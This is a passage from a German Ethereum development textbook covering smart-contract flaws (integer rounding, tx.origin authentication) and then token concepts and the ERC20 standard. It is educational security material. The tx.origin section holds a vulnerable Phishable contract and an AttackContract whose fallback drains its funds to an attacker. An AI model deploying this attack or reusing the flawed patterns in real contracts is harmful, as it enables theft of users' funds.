Während diese Zeilen geschrieben werden (v0.4.24), unterstützt Solidity keine Festkomma- und Fließkommazahlen. Das bedeutet, dass Fließkommadarstellungen in Solidity über Integer-Typen nachgebaut werden müssen. Das kann zu Fehlern und Sicherheitslücken führen, wenn sie nicht korrekt implementiert werden.



Weitere Informationen finden Sie im Ethereum Contract Security Techniques and Tips Wiki (<http://bit.ly/2Ogp21a>).

Die Sicherheitslücke

Da es keine Festkommatypen in Solidity gibt, müssen Entwickler mithilfe der normalen Integer-Datentypen ihre eigenen implementieren. Es gibt dabei allerdings eine Reihe von Stolpersteinen. In diesem Abschnitt wollen wir einige vorstellen.

Fangen wir mit dem folgenden Codebeispiel an (der Einfachheit halber ignorieren wir die weiter oben in diesem Kapitel diskutierten Überlauf-/Unterlaufprobleme):

```
1 contract FunWithNumbers {
2     uint constant public tokensPerEth = 10;
3     uint constant public weiPerEth = 1e18;
4     mapping(address => uint) public balances;
5
6     function buyTokens() public payable {
7         // Wei in Eth umwandeln und mit Token-Kurs multiplizieren
8         uint tokens = msg.value/weiPerEth*tokensPerEth;
9         balances[msg.sender] += tokens;
10    }
11
12    function sellTokens(uint tokens) public {
13        require(balances[msg.sender] >= tokens);
14        uint eth = tokens/tokensPerEth;
15        balances[msg.sender] -= tokens;
16        msg.sender.transfer(eth*weiPerEth);
17    }
18 }
```

Dieser einfache Kontrakt zum Kauf/Verkauf von Tokens hat ein offensichtliches Problem. Zwar sind die mathematischen Berechnungen zum Kauf und Verkauf von Tokens korrekt, doch das Fehlen von Fließkommazahlen führt zu falschen Ergebnissen. Wenn Sie zum Beispiel Tokens kaufen (Zeile 8) und der Wert unter 1 Ether liegt, ergibt die erste Division 0, wodurch die abschließende Multiplikation ebenfalls 0 ergibt (200 wei durch 1e18 weiPerEth ergibt 0). Beim Verkauf ist es ähnlich, da

jede Token-Menge kleiner 10 ebenfalls 0 Ether ergibt. Tatsächlich wird hier immer abgerundet, der Verkauf von 29 Tokens ergibt also 2 Ether.

Das Problem dieses Kontrakts besteht darin, dass die Genauigkeit nur zum nächsten Ether (d.h. $1e18$ Wei) reicht. Das kann zu einem Problem werden, wenn Sie mit Dezimalwerten für ERC20 (<https://github.com/ethereum/EIPs/blob/master/EIPS/eip-20.md>)-Tokens arbeiten, die eine höhere Genauigkeit verlangen.

Präventive Techniken

Die richtige Genauigkeit in Ihren Smart Contracts zu erhalten, ist sehr wichtig, insbesondere wenn Sie mit Quotienten und Anteilen arbeiten, die wirtschaftliche Entscheidungen widerspiegeln.

Sie müssen sicherstellen, dass alle von Ihnen verwendeten Quotienten und Anteile große Zähler in Brüchen erlauben. So haben wir im obigen Beispiel etwa den Wechselkurs `tokensPerEth` verwendet, hätten aber besser `weiPerTokens` genutzt, da das eine große Zahl ist. Die entsprechende Anzahl Tokens berechnen wir mit `msg.sender/weiPerTokens`. Das würde ein genaueres Ergebnis liefern.

Eine andere Taktik besteht darin, auf die Reihenfolge der Operationen zu achten. In unserem Beispiel lautete die Berechnung zum Kauf der Tokens `msg.value/weiPerEth*tokenPerEth`. Wie Sie sehen, wird die Division vor der Multiplikation ausgeführt. (Im Gegensatz zu anderen Programmiersprachen garantiert Solidity, dass Operationen in der Reihenfolge ausgeführt werden, in der sie aufgeschrieben wurden.) Unser Beispiel hätte eine höhere Genauigkeit erreicht, wenn die Multiplikation vor der Division ausgeführt worden wäre, also `msg.value*tokenPerEth/weiPerEth`.

Schließlich ist es bei der Definition beliebiger Genauigkeit für Zahlen eine gute Idee, die Werte in eine höhere Genauigkeit umzuwandeln, alle mathematischen Operationen durchzuführen und sie dann für die Ausgabe in die benötigte Genauigkeit zurückzukonvertieren. Typischerweise werden `uint256` genutzt (da sie für die Gasnutzung optimal sind). Sie erlauben etwa 60 Größenordnungen in ihrem Wertebereich, von denen einige für die Genauigkeit mathematischer Operationen zugeordnet werden können. In manchen Fällen ist es besser, alle Variablen mit hoher Genauigkeit in Solidity vorzuhalten und sie in externen Anwendungen in niedrigere Genauigkeit zurückzukonvertieren (so arbeitet im Wesentlichen die `decimals`-Variable in ERC20-Token-Kontrakten). Wie so etwas funktionieren kann, zeigt DS-Math (<https://github.com/dapphub/ds-math>). Es arbeitet mit etwas unkonventionellen Namen (»wads« und »rays«), doch das Konzept ist nützlich.

Reales Beispiel: Ethstick

Der Ethstick-Kontrakt (<http://bit.ly/2Qb7PSB>) kommt ohne erweiterte Genauigkeit aus, arbeitet aber mit Wei. Der Kontrakt hat daher Rundungsprobleme, jedoch nur auf Wei-Ebene. Er weist einige ernsthafte Sicherheitslücken auf, die jedoch von der

Schwierigkeit herrühren, Entropie über die Blockchain zu gewinnen (siehe »Entropie-Illusion« auf Seite 194). Für weitere Informationen zum Ethstick-Kontrakt verweisen wir auf einen weiteren Post von Peter Vessenes: »Ethereum Contracts Are Going to Be Candy for Hackers« (<http://bit.ly/2SwDnE0>).

Tx.Origin-Authentifizierung

Solidity besitzt eine globale Variable namens `tx.origin`, die den gesamten Aufrufstack verfolgt und die Adresse des Kontrakts enthält, die den Aufruf (oder die Transaktion) ursprünglich angestoßen hat. Wird diese Variable in einem Smart Contract zur Authentifizierung genutzt, ist der Kontrakt für Phishing-artige Angriffe anfällig.



Weitere Informationen finden Sie in dbrysons Ethereum Stack Exchange-Frage (<http://bit.ly/2PxU1UM>), in »Tx.Origin and Ethereum Oh My!« (<http://bit.ly/2qm7ocf>) von Peter Vessenes und in »Solidity: Tx Origin Attacks« (<http://bit.ly/2P3KVA4>) von Chris Coverdale.

Die Sicherheitslücke

Kontrakte, die Nutzer über die `tx.origin`-Variable authentifizieren, sind üblicherweise für Phishing-Angriffe anfällig, die Nutzer dazu bringen, authentifizierte Aktionen im verwundbaren Kontrakt durchzuführen.

Betrachten wir den einfachen Kontrakt in Beispiel 9-13.

Beispiel 9-13: Phishable.sol

```
1 contract Phishable {
2     address public owner;
3
4     constructor (address _owner) {
5         owner = _owner;
6     }
7
8     function () public payable {} // Ether einsammeln
9
10    function withdrawAll(address _recipient) public {
11        require(tx.origin == owner);
12        _recipient.transfer(this.balance);
13    }
14 }
```

Beachten Sie, dass der Kontrakt in Zeile 11 die `withdrawAll`-Funktion mittels `tx.origin` autorisiert. Das erlaubt einen Angriff über einen Kontrakt wie den folgenden:

```
1 import "Phishable.sol";
2
3 contract AttackContract {
```

```

4
5     Phishable phishableContract;
6     address attacker; // Adresse des Angreifers zum Abgreifen der Ether
7
8     constructor (Phishable _phishableContract, address _attackerAddress) {
9         phishableContract = _phishableContract;
10        attacker = _attackerAddress;
11    }
12
13    function () payable {
14        phishableContract.withdrawAll(attacker);
15    }
16 }

```

Der Angreifer könnte den Kontrakt als eigene private Adresse tarnen und durch Social Engineering das Opfer (den Eigner des Phishable-Kontrakts) dazu bringen, eine Transaktion an diese Adresse anzustoßen, etwa indem er diesem Kontrakt einige Ether sendet. Ist das Opfer nicht vorsichtig, erkennt es vielleicht nicht, dass sich hinter der Adresse des Angreifers Code verbirgt. Der Angreifer könnte sie auch als Multisignatur-Wallet oder eine andere fortschrittliche Wallet ausgeben (der Quellcode öffentlicher Kontrakte ist standardmäßig nicht verfügbar).

Sendet das Opfer nun eine Transaktion mit ausreichend Gas an die AttackContract-Adresse, wird die Fallback-Funktion ausgeführt, die wiederum die `withdrawAll`-Funktion des Phishable-Kontrakts mit dem Parameter `attacker` aufruft. Dadurch wird das gesamte Guthaben des Phishable-Kontrakts an die `attacker`-Adresse überweisen. Das liegt daran, dass die Adresse, die den Aufruf ursprünglich initialisiert hat, die des Opfers war (d.h. des Eigners des Phishable-Kontrakts). Daher ist `tx.origin` mit `owner` identisch, und die `require`-Bedingung in Zeile 11 des Phishable-Kontrakts ist erfüllt.

Präventive Techniken

`tx.origin` darf in Smart Contracts nicht für die Autorisierung verwendet werden. Das soll nicht heißen, dass die `tx.origin`-Variable nie genutzt werden sollte. Es gibt einige legitime Use Cases in Smart Contracts. Will man beispielsweise verhindern, dass externe Kontrakte den aktuellen Kontrakt aufrufen, kann man `require(tx.origin == msg.sender)` nutzen. Das verhindert, dass zwischengeschaltete Kontrakte den aktuellen Kontrakt aufrufen, was den Kontrakt auf reguläre (codefreie) Adressen beschränkt.

Kontraktbibliotheken

Es gibt sehr viel Code, der wiederverwendet werden kann, sowohl in der Blockchain in Form aufrufbarer Bibliotheken als auch außerhalb der Chain als Template-Bibliotheken. Aktive Chain-basierte Bibliotheken liegen als Smart Contracts im Bytecode vor, weshalb Sie große Vorsicht walten lassen sollten, bevor Sie sie produktiv verwenden. Andererseits haben etablierte Chain-basierte Bibliotheken

viele Vorteile. Sie können von neuesten Upgrades profitieren, Sie sparen Geld, und Sie schonen das Ethereum-Ökosystem, weil sich die Gesamtzahl der aktiven Kontrakte reduziert.

Bei Ethereum ist die am häufigsten genutzte Ressource die OpenZeppelin-Suite (<https://openzeppelin.org/>), eine umfangreiche Bibliothek für Kontrakte. Sie umfasst Implementierungen für ERC20- und ERC721-Tokens, viele Varianten von Crowd-sale-Modellen, aber auch einfache Verhaltensweisen, die man üblicherweise in Kontrakten findet, wie z. B. Ownable, Pausable oder LimitBalance. Die Kontrakte in diesem Repository wurden umfassend getestet und sind in manchen Fällen die De-facto-Standardimplementierungen. Sie können sie frei nutzen, und sie werden von Zeppelin (<https://zeppelin.solutions>) zusammen mit einer stetig wachsenden Zahl externer Mitwirkender entwickelt und gepflegt.

Ebenfalls von Zeppelin stammt ZeppelinOS (<https://zeppelinos.org/>), eine Open-Source-Plattform mit Diensten und Tools, die eine sichere Entwicklung und Pflege von Smart-Contract-Anwendungen erlauben. ZeppelinOS stellt über der EVM eine zusätzliche Schicht zur Verfügung, die es den Entwicklern leicht macht, aktualisierbare DApps zu starten, die mit einer Chain-basierten Bibliothek erprobter Kontrakte (die ebenfalls aktualisiert werden können) verknüpft ist. Verschiedene Versionen dieser Bibliotheken können auf der Ethereum-Plattform koexistieren, und es gibt ein Bewertungssystem, das den Nutzern gestattet, Verbesserungen in unterschiedlichen Richtungen vorzuschlagen. Eine Reihe von Off-Chain-Tools zum Debugging, Testen, Deployment und Monitoring dezentraler Anwendungen werden von der Plattform ebenfalls bereitgestellt.

Das ethpm-Projekt stellt ein Paketverwaltungssystem zur Verfügung und versucht auf diese Weise, die verschiedenen Ressourcen zu organisieren. Deren Register enthält wesentlich mehr Beispiele, die Sie sich ansehen können:

- Website: <https://www.ethpm.com/>
- Repository-Link: <https://www.ethpm.com/registry>
- GitHub-Link: <https://github.com/ethpm>
- Dokumentation: <https://www.ethpm.com/docs/integration-guide>

Fazit

Es gibt sehr viel, was ein Smart-Contract-Entwickler wissen und verstehen muss. Wenn Sie beim Design und der Codeentwicklung von Smart Contracts bewährten Praktiken folgen, vermeiden Sie viele Stolpersteine und Fallstricke.

Das vielleicht grundlegendste Prinzip der Softwaresicherheit ist die maximal mögliche Wiederverwendung vertrauenswürdigen Codes. In der Kryptografie ist das so wichtig, dass man dafür ein eigenes Sprichwort hat: »Don't roll your own crypto!« (frei übersetzt etwa: »Verwende nie deine eigene Kryptografiebibliothek!«). Im Fall von Smart Contracts bedeutet das, so oft wie möglich auf frei verfügbare Bibliotheken zurückzugreifen, die von der Community sorgfältig getestet wurden.

Der Begriff »Token« leitet sich ab vom altenglischen Wort »tācen«, das Zeichen oder Symbol bedeutet. Er wird üblicherweise für »Wertmarken«, also spezielle privat ausgegebene, coinartige Artikel mit geringem Eigenwert verwendet, beispielsweise Transport-Tokens (Fahrscheine), Wasch-Tokens oder Spiele-Tokens.

Heutzutage definieren auf Blockchains gepflegte »Tokens« das Wort neu. Es steht nun für Blockchain-basierte Abstraktionen, die man besitzen kann und die Vermögenswerte, Währungen oder Nutzungsrechte repräsentieren.

Die Assoziation des Worts »Token« mit einem geringfügigen Wert hat viel mit der beschränkten Nutzung physischer Tokens (Wertmarken) zu tun. Sie sind häufig auf bestimmte Geschäfte, Organisationen oder Orte beschränkt, können oft nicht einfach getauscht werden und haben typischerweise nur eine Funktion. Mit Blockchain-Tokens werden diese Einschränkungen aufgehoben bzw. völlig neu definiert. Viele Blockchain-Tokens dienen global mehreren Zwecken und können auf globalen, liquiden Märkten untereinander oder gegen andere Währungen getauscht werden. Mit der Aufhebung der Beschränkung von Nutzung und Eigentum gehört auch der »geringe Wert« der Vergangenheit an.

In diesem Kapitel sehen wir uns die verschiedenen Anwendungen für Tokens an und wie man sie erzeugt. Wir werfen auch einen Blick auf die Eigenschaften von Tokens, etwa Fungibilität und Eigenwertigkeit (engl. *intrinsicity*). Abschließend untersuchen wir die Standards und Technologien, auf denen sie basieren, und experimentieren mit der Entwicklung eigener Tokens.

Wie Tokens genutzt werden

Der offensichtlichste Anwendungsbereich für Tokens sind private digitale Währungen. Allerdings ist das nur ein möglicher Anwendungsfall. Tokens können so programmiert werden, dass sie viele verschiedene Funktionen übernehmen, die sich häufig überlappen. Zum Beispiel kann ein Token gleichzeitig ein Wahlrecht, ein Zugriffsrecht und das Eigentumsrecht an einer Ressource umfassen. Wie die folgende Liste zeigt, ist eine Währung nur eine von vielen »Apps«:

Währung

Ein Token kann eine Art Währung darstellen, deren Wert durch privaten Handel bestimmt wird.

Ressource

Ein Token kann eine Ressource repräsentieren, die in einer Sharing Economy (oder einer Ressourcen teilenden Umgebung) erworben oder produziert wurde. Zum Beispiel repräsentiert ein Speicher- oder CPU-Token eine Ressource, die über ein Netzwerk geteilt werden kann.

Vermögenswert (Asset)

Ein Token kann das Eigentum an einem intrinsischen oder extrinsischen, materiellen oder immateriellen Asset repräsentieren: Gold, Immobilien, Autos, Öl, Energie, MMOG-Artikel etc.

Zugriff/Nutzung

Ein Token kann Zugriffs- und Nutzungsrechte für digitale oder physische Güter repräsentieren, etwa ein Diskussionsforum, eine exklusive Website, ein Hotelzimmer oder einen Mietwagen.

(Aktien-)Anteile

Ein Token kann den Anteil an einer digitalen Organisation (z.B. einer DAO) oder einer juristischen Person (z.B. einem Unternehmen) repräsentieren.

Wahlrecht

Ein Token kann das Wahlrecht in einem (digitalen) Rechtssystem repräsentieren.

Sammlerstück

Ein Token kann ein digitales (z.B. CryptoPunks) oder physisches Sammlerstück (z.B. ein Gemälde) repräsentieren.

Identität

Ein Token kann eine digitale (z.B. Avatar) oder juristische Identität (z.B. nationaler Personalausweis) repräsentieren.

Bescheinigung/Beglaubigung

Ein Token kann eine Bescheinigung oder Beglaubigung durch irgendeine Behörde oder ein dezentrales Reputationssystem repräsentieren (z.B. Heiratsurkunde, Geburtsurkunde, Hochschulabschluss).

Dienste (Utility)

Ein Token kann verwendet werden, um einen Dienst zu nutzen oder zu bezahlen.

Häufig umfasst ein einzelnes Token mehrere dieser Funktionen. Manchmal ist es schwer, sie zu unterscheiden, da die physischen Pendants immer untrennbar verbunden waren. Zum Beispiel ist in der physischen Welt ein Führerschein (Bescheinigung) auch ein Identitätsdokument (Identität), und die beiden können nicht getrennt werden. In der digitalen Welt können früher vermischte Funktion getrennt und unabhängig entwickelt werden (z.B. eine anonyme Bescheinigung).

Tokens und Fungibilität

Wikipedia (<https://en.wikipedia.org/wiki/Fungibility>) sagt: »Fungibilität ist die Eigenschaft von Gütern, nach Maßeinheit, Zahl oder Gewicht bestimmbar und deshalb innerhalb derselben Gattung durch andere Stücke gleicher Art, Menge und Güte austauschbar zu sein.«

Tokens sind fungibel, wenn wir eine einzelne Einheit eines Tokens ohne einen Unterschied im Wert oder der Funktion durch eine andere ersetzen können.

Streng genommen ist ein Token nicht vollständig fungibel, wenn dessen historischer Ursprung nachgehalten werden kann. Die Fähigkeit der Rückverfolgung des Ursprungs kann zum Black- oder Whitelisting führen, was die Fungibilität reduziert oder sogar ausschließt.

Nicht fungible Tokens repräsentieren ein einmaliges materielles oder immaterielles Objekt und sind daher nicht austauschbar. Beispielsweise ist ein Token, das das Eigentum an einem *bestimmten* Van-Gogh-Gemälde repräsentiert, nicht mit einem anderen Token identisch, das einen Picasso repräsentiert, auch wenn beide Tokens Teil des gleichen »Kunst-Eigentum-Token«-Systems sind. Ebenso verhält es sich mit einem Token, das ein *bestimmtes* digitales Sammlerstück wie z.B. ein bestimmtes CryptoKitty repräsentiert. Es kann nicht durch ein anderes CryptoKitty ersetzt werden. Mit jedem nicht fungiblen Token wird eine eindeutige Kennung (z.B. eine Seriennummer) verknüpft.

Sie werden später noch Beispiele für fungible und nicht fungible Tokens sehen.



Beachten Sie, dass »fungibel« häufig mit »direkt gegen Geld eintauschbar« gleichgesetzt wird (z.B. können Sie ein Kasino-Token direkt einlösen, die Wertmarken im Waschsalon üblicherweise nicht). In diesem Sinne verwenden wir das Wort hier *nicht*.

Kontrahentenrisiko

Als Kontrahentenrisiko bezeichnet man das Risiko, dass eine *andere* Partei bei einer Transaktion ihren Verpflichtungen nicht nachkommt. Bei einigen Transaktionstypen erhöht sich das Kontrahentenrisiko noch, weil mehr als zwei Parteien beteiligt sind. Wenn Sie zum Beispiel ein Einlagenzertifikat für ein seltenes Metall besitzen und an jemanden verkaufen, sind mindestens drei Parteien an der Transaktion beteiligt: der Verkäufer, der Käufer und der Verwalter des seltenen Metalls. Jemand besitzt das physische Wirtschaftsgut und wird notgedrungen Teil der Transaktionsausführung, was das Kontrahentenrisiko bei jeder Transaktion dieses Guts erhöht. Generell erhöht sich das Kontrahentenrisiko durch den Verwalter eines Assets, wenn es indirekt durch den Tausch eines Eigentümer-Tokens gehandelt wird. Besitzt er das Gut? Erkennt er die Übertragung des Eigentums durch den Transfer von Tokens (Zertifikat, Urkunde, Titel oder digitales Token) an, und erlaubt er ihn überhaupt? In der Welt digitaler Tokens, die Güter repräsentieren,

ist es wichtig, zu verstehen, wer die Güter besitzt, die durch die Tokens repräsentiert werden, und welche Regeln dafür gelten.

Tokens und »Wesenhaftigkeit«

Das Wort »intrinsisch« stammt vom lateinischen »intra« und bedeutet »innerhalb/binnen«.

Einige Tokens repräsentieren digitale Objekte, die dem Wesen nach *intrinsisch* sind, d.h. zur Blockchain gehören. Solche digitalen Assets werden über die Konsensregeln verwaltet, genau wie auch die Tokens. Daraus ergibt sich eine wichtige Schlussfolgerung: Bei intrinsische Assets repräsentierenden Tokens gibt es kein zusätzliches Kontrahentenrisiko. Wenn Sie die Schlüssel für ein CryptoKitty besitzen, gibt es keine andere Partei, die dieses CryptoKitty für Sie verwaltet – Sie besitzen es direkt. Es gelten die Blockchain-Konsensregeln, und der Besitz (d.h. die Kontrolle) des privaten Schlüssels ist identisch mit dem Besitz des Assets (ohne irgendeinen Vermittler).

Im Gegensatz dazu werden viele Tokens für *extrinsische* Dinge genutzt, etwa Immobilien, Unternehmensanteile, Schutzmarken und Goldbarren. Der Besitz dieser Objekte, die nicht »in der Blockchain« liegen, wird durch Gesetze oder Regeln bestimmt, die von den Konsensregeln (die das Token selbst regeln) unabhängig sind. Mit anderen Worten, Aussteller und Eigner der Tokens können von »echten« Verträgen abhängig sein. Dementsprechend gibt es bei extrinsischen Assets ein zusätzliches Kontrahentenrisiko, da sie von Vermittlern gehalten, in externen Registern verwaltet oder durch außerhalb der Blockchain-Umgebung geltende Gesetze und Regeln kontrolliert werden.

Eine der wichtigsten Auswirkungen Blockchain-basierter Tokens ist die Möglichkeit, extrinsische Assets in intrinsische Assets umzuwandeln und damit das Kontrahentenrisiko aufzuheben. Ein gutes Beispiel ist der Wechsel von Aktienanteilen an einem Unternehmen (extrinsisch) hin zu einem Aktien- oder Wahl-Token in einem DAO oder einer ähnlichen (intrinsischen) Organisation.

Tokens nutzen: Utility oder Equity

Nahezu alle Ethereum-Projekte starten heute mit einem Token. Doch brauchen all diese Projekte wirklich Tokens? Gibt es Nachteile bei der Nutzung von Tokens, oder wird der Spruch »Alle Dinge werden Tokens« Wirklichkeit? Im Prinzip kann man die Verwendung von Tokens als ultimatives Management- oder Organisationsinstrument betrachten. In der Praxis bedeutet die Integration von Blockchain-Plattformen wie Ethereum in die vorhandenen Gesellschaftsstrukturen, dass ihre Nutzbarkeit stark eingeschränkt ist.

Beginnen wir damit, die Rolle eines Tokens in einem neuen Projekt zu klären. Ein Großteil der Projekte nutzt Tokens auf eine von zwei Arten: entweder als »Utility-

Token« oder als »Equity-Token«. Häufig werden diese beiden Rollen zusammengefasst.

Utility-Tokens werden benötigt, um Zugang zu einem Dienst, einer Anwendung oder einer Ressource zu erhalten. Beispiele für Utility-Tokens sind Ressourcen repräsentierende Tokens für gemeinsam genutzte Speichersysteme oder für den Zugriff auf Dienste wie etwa Social-Media-Netzwerke.

Equity-Tokens repräsentieren Anteile, über die etwas kontrolliert oder gesteuert wird, etwa ein Start-up. Equity-Tokens können als nicht stimmberechtigte Anteile ausgegeben werden, über die Dividenden und Profite ausgeschüttet werden. Es kann sich aber auch um stimmberechtigte Anteile für eine dezentralisierte autonome Organisation handeln, in der das Management der Plattform über ein komplexes Steuerungssystem erfolgt, das auf den Stimmen der Anteilseigner basiert.

Ententest

Viele Start-ups stehen vor einem schwierigen Problem: Tokens sind ein großartiger Fundraising-Mechanismus, doch der öffentliche Handel mit Wertpapieren (Equity) ist meist staatlich reguliert. Indem sie Equity-Tokens als Utility-Tokens tarnen, hoffen viele Start-ups, diese regulatorischen Hürden zu umgehen, und werben Geld in einer Emission ein, die sie gleichzeitig als Vorverkauf von »Servicegutscheinen« oder (wie wir sie nennen) Utility-Tokens anpreisen. Ob sich die Regulierungsbehörden durch diese schlecht verschleierte Equity-Angebote täuschen lassen, bleibt abzuwarten.

Ein Sprichwort sagt: »Wenn es geht wie eine Ente und quakt wie eine Ente, ist es eine Ente.« Die Regulierungsbehörden werden sich von Wortspielereien wohl nicht täuschen lassen. Im Gegenteil, sie werden solche Spitzfindigkeiten eher als Versuch deuten, die Öffentlichkeit zu täuschen.

Utility-Tokens: Wer braucht sie?

Das eigentliche Problem für Start-ups besteht darin, dass mit Utility-Tokens signifikante Risiken und Adaptionshürden verbunden sind. Vielleicht wird die »Tokenisierung aller Dinge« in ferner Zukunft Realität, doch im Moment ist die Zahl derjenigen, die Tokens verstehen und nutzen wollen, nur ein Teil des noch kleinen Kryptowährungsmarkts.

Für ein Start-up ist jede Innovation ein Risiko und ein Marktfiler. Innovation ist der am wenigsten beschrittene Weg abseits der traditionellen Pfade. Das ist ein einsamer Weg. Versucht sich ein Start-up an Innovationen in neuen Technologiebereichen, ist dieser Weg noch einsamer. Diese Innovation um ein Utility-Token zu ergänzen, das die Nutzer verwenden müssen, um den Dienst nutzen zu können, erhöht das Risiko und die Hürde der Adaption. Man marschiert abseits der bereits einsamen Pfade der P2P-Speicherinnovation direkt in die Wildnis.

Betrachten Sie jede Innovation als Filter. Sie schränkt die Adaption auf eine Teilmenge des Markts ein, die zu frühen Nutzern (Early Adopter) dieser Innovation werden. Fügt man einen zweiten Filter hinzu, erhöht sich dieser Effekt, d.h., der potenzielle Markt wird noch kleiner. Sie verlangen von Ihren Early Adoptern, nicht nur eine, sondern gleich zwei völlig neue Technologien zu nutzen: die von Ihnen neu entwickelten Anwendung/Plattform oder auch einen Dienst und die Token-Ökonomie.

Für ein Start-up ist jede Innovation ein Risiko, das die Chance des Scheiterns erhöht. Wenn Sie die Idee Ihres bereits riskanten Start-ups nehmen und ein Utility-Token hinzufügen, bringen Sie auch alle Risiken der zugrunde liegenden Plattform (Ethereum), der breiteren Wirtschaft (Börsen, Liquidität), der regulatorischen Umgebung (Regulierungsbehörden) und der Technologie (Smart Contracts, Token-Standards) ein. Das sind sehr viele Risiken für ein Start-up.

Die Verfechter der »Tokenisierung aller Dinge« werden kontern, dass man mit der Nutzung von Tokens auch den Enthusiasmus des Markts, Early Adopter, Technologie, Innovation und Liquidität der gesamten Token-Ökonomie erbt. Auch das ist wahr. Die Frage ist nur, ob die Vorteile und der Enthusiasmus die Risiken und Unsicherheiten aufwiegen.

Gleichwohl finden einige der innovativsten Geschäftsideen im Kryptobereich statt. Wenn Regulierungsbehörden nicht schnell genug neue Gesetze schaffen und neue Geschäftsmodelle unterstützen, suchen sich Entrepreneurere und die dazugehörigen Talente eine andere, kryptofreundlichere Jurisdiktion. Tatsächlich passiert das bereits.

In der Einführung zu diesem Kapitel haben wir diskutiert, dass ein »Token« üblicherweise »etwas von geringfügigem Wert« ist. Der Hauptgrund für diesen geringfügigen Wert ist, dass die meisten Tokens als Wertmarken nur in einem stark eingeschränkten Kontext verwendet werden können: einem Verkehrsbetrieb, einem Waschsalon, einer Spielhalle, einem Hotel oder einem Laden. Beschränkte Liquidität, eingeschränkte Nutzbarkeit und hohe Tauschkosten reduzieren das Token auf einen geringfügigen Wert. Wenn Sie also ein Utility-Token für Ihre Plattform einführen, kann es nur auf Ihrer Plattform (einem kleinen Markt) genutzt werden. Sie stellen also die Bedingungen her, die physische Tokens wertlos machen. Natürlich kann das für Ihr Projekt genau der richtige Weg sein. Wenn ein Nutzer Ihre Plattform aber nur einsetzen kann, wenn er Utility-Tokens tauscht, sie verwendet und den Rest dann wieder in etwas anderes umtauschen muss, haben Sie Anteilsscheine generiert. Die Kosten für digitale Tokens sind um Größenordnungen kleiner als die physischer Tokens ohne Markt, doch sie sind nicht null. Utility-Tokens, die für einen ganzen Industriesektor funktionieren, sind interessant und wahrscheinlich durchaus wertvoll. Doch wenn Ihr Start-up einen Industriestandard schaffen muss, um erfolgreich zu sein, sind Sie möglicherweise schon gescheitert.



Ein Vorteil des Einsatzes von Diensten auf Allzweckplattformen wie Ethereum ist, dass man Smart Contracts (und damit den Nutzen des Tokens) über Projekte hinweg verbinden kann, was das Potenzial für die Liquidität und den Nutzen des Tokens erhöht.

Treffen Sie die Entscheidung aus den richtigen Gründen. Verwenden Sie Tokens, weil Ihre Anwendung *ohne Tokens nicht funktioniert*. Nutzen Sie sie, weil das Token eine fundamentale Markthürde aufhebt oder ein Zugriffsproblem löst. Führen Sie kein Utility-Token ein, weil das die einzige Möglichkeit ist, schnell an Geld zu kommen und Sie vorgeben müssen, keine Aktienemission durchzuführen.

Tokens bei Ethereum

Blockchain-Tokens gab es schon vor Ethereum. In vielerlei Hinsicht ist die erste Blockchain-Währung, Bitcoin, selbst ein Token. Viele Token-Plattformen wurden vor Ethereum basierend auf Bitcoin und anderen Kryptowährungen entwickelt. Durch die Einführung des ersten Token-Standards auf Ethereum sind Tokens aber explodiert.

Vitalik Buterin empfahl Tokens als eine der offensichtlichsten und nützlichsten Anwendungen einer generalisierten programmierbaren Blockchain wie Ethereum. Tatsächlich sah man im ersten Jahr von Ethereum Vitalik und andere mit T-Shirts herumlaufen, auf denen vorn das Ethereum-Logo und hinten ein Smart Contract zu sehen waren. Es gibt mehrere Varianten dieses T-Shirts, doch das am weitesten verbreitete zeigte die Implementierung eines Tokens.

Bevor wir uns mit den Details der Entwicklung von Tokens bei Ethereum beschäftigen, ist es wichtig, sich einen Überblick darüber zu verschaffen, wie Tokens bei Ethereum funktionieren. Tokens unterscheiden sich von Ether, weil das Ethereum-Protokoll nichts über sie weiß. Das Senden von Ether ist für die Ethereum-Plattform eine intrinsische Operation, das Versenden oder auch nur der Besitz von Tokens hingegen nicht. Das Ether-Guthaben von Ethereum-Accounts wird auf Protokollebene verarbeitet, während das Token-Guthaben auf Smart-Contract-Ebene verarbeitet werden muss. Um also ein neues Token für Ethereum zu erzeugen, müssen Sie einen neuen Smart Contract entwickeln. Einmal aktiviert, verarbeitet der Smart Contract alles: Eigentumsrechte, Transfers und Zugriffsrechte. Sie können einen Smart Contract entwickeln, der alle notwendigen Operationen nach Ihren Wünschen abwickelt, allerdings ist es eine weise Entscheidung, sich dabei an existierende Standards zu halten. Wir sehen uns solche Standards gleich an und diskutieren ihre Vor- und Nachteile am Ende dieses Kapitels.

Der ERC20-Token-Standard

Der erste Standard wurde im November 2015 von Fabian Vogelsteller als *Ethereum Request for Comments* (ERC) vorgestellt. Ihm wurde automatisch die GitHub-Issue-Number 20 zugewiesen, was den Namen »ERC20-Token« erklärt. Ein Groß-

teil aller Tokens basiert momentan auf dem ERC20-Standard. Das ERC20-RFC wurde letztlich zum *Ethereum Improvement Proposal 20* (EIP-20), wird aber meist aufgrund des alten Namens immer noch ERC20 genannt.

ERC20 ist ein Standard für *fungible Tokens*, was bedeutet, dass die einzelnen Einheiten eines ERC20-Tokens austauschbar sind und keine einmaligen Eigenschaften besitzen.

Der ERC20-Standard (<http://bit.ly/2CUf7WG>) definiert eine gemeinsame Schnittstelle für Kontrakte, die ein Token implementieren. Auf diese Weise sind Zugriff und Nutzung eines kompatiblen Tokens immer gleich. Die Schnittstelle besteht aus einer Reihe von Funktionen, die in jeder Implementierung des Standards vorhanden sein müssen, sowie einigen optionalen Funktionen und Attributen, die von den Entwicklern ergänzt werden können.

ERC20: erforderliche Funktionen und Events

Ein ERC20-konformer Token-Kontrakt muss mindestens die folgenden Funktionen und Events bereitstellen:

`totalSupply`

Gibt die momentan existierende Gesamtmenge dieses Tokens zurück. ERC20-Tokens können eine feste oder variable Menge bereitstellen.

`balanceOf`

Gibt für eine gegebene Adresse deren Token-Guthaben zurück.

`transfer`

Transferiert vom Guthaben der ausführenden Adresse die angegebene Menge Tokens an die angegebene Adresse.

`transferFrom`

Transferiert die angegebene Menge Tokens vom angegebenen Sender zum angegebenen Empfänger. Wird in Kombination mit `approve` genutzt.

`approve`

Der Urheber der Bestätigung (Approval) autorisiert die angegebene Empfängeradresse, mehrere Transfers bis zur angegebenen Höhe von seinem Account auszuführen.

`allowance`

Gibt die restliche Menge zurück, die der angegebene Begünstigte vom angegebenen Kontoeigner noch abbuchen darf.

`Transfer`

Bei einem erfolgreichen Transfer (Aufruf von `transfer` oder `transferFrom`) angestoßenes Event (auch bei Null-Transfers).

`Approval`

Bei einem erfolgreichen Aufruf von `approve` festgehaltenes Event.

ERC20: optionale Funktionen

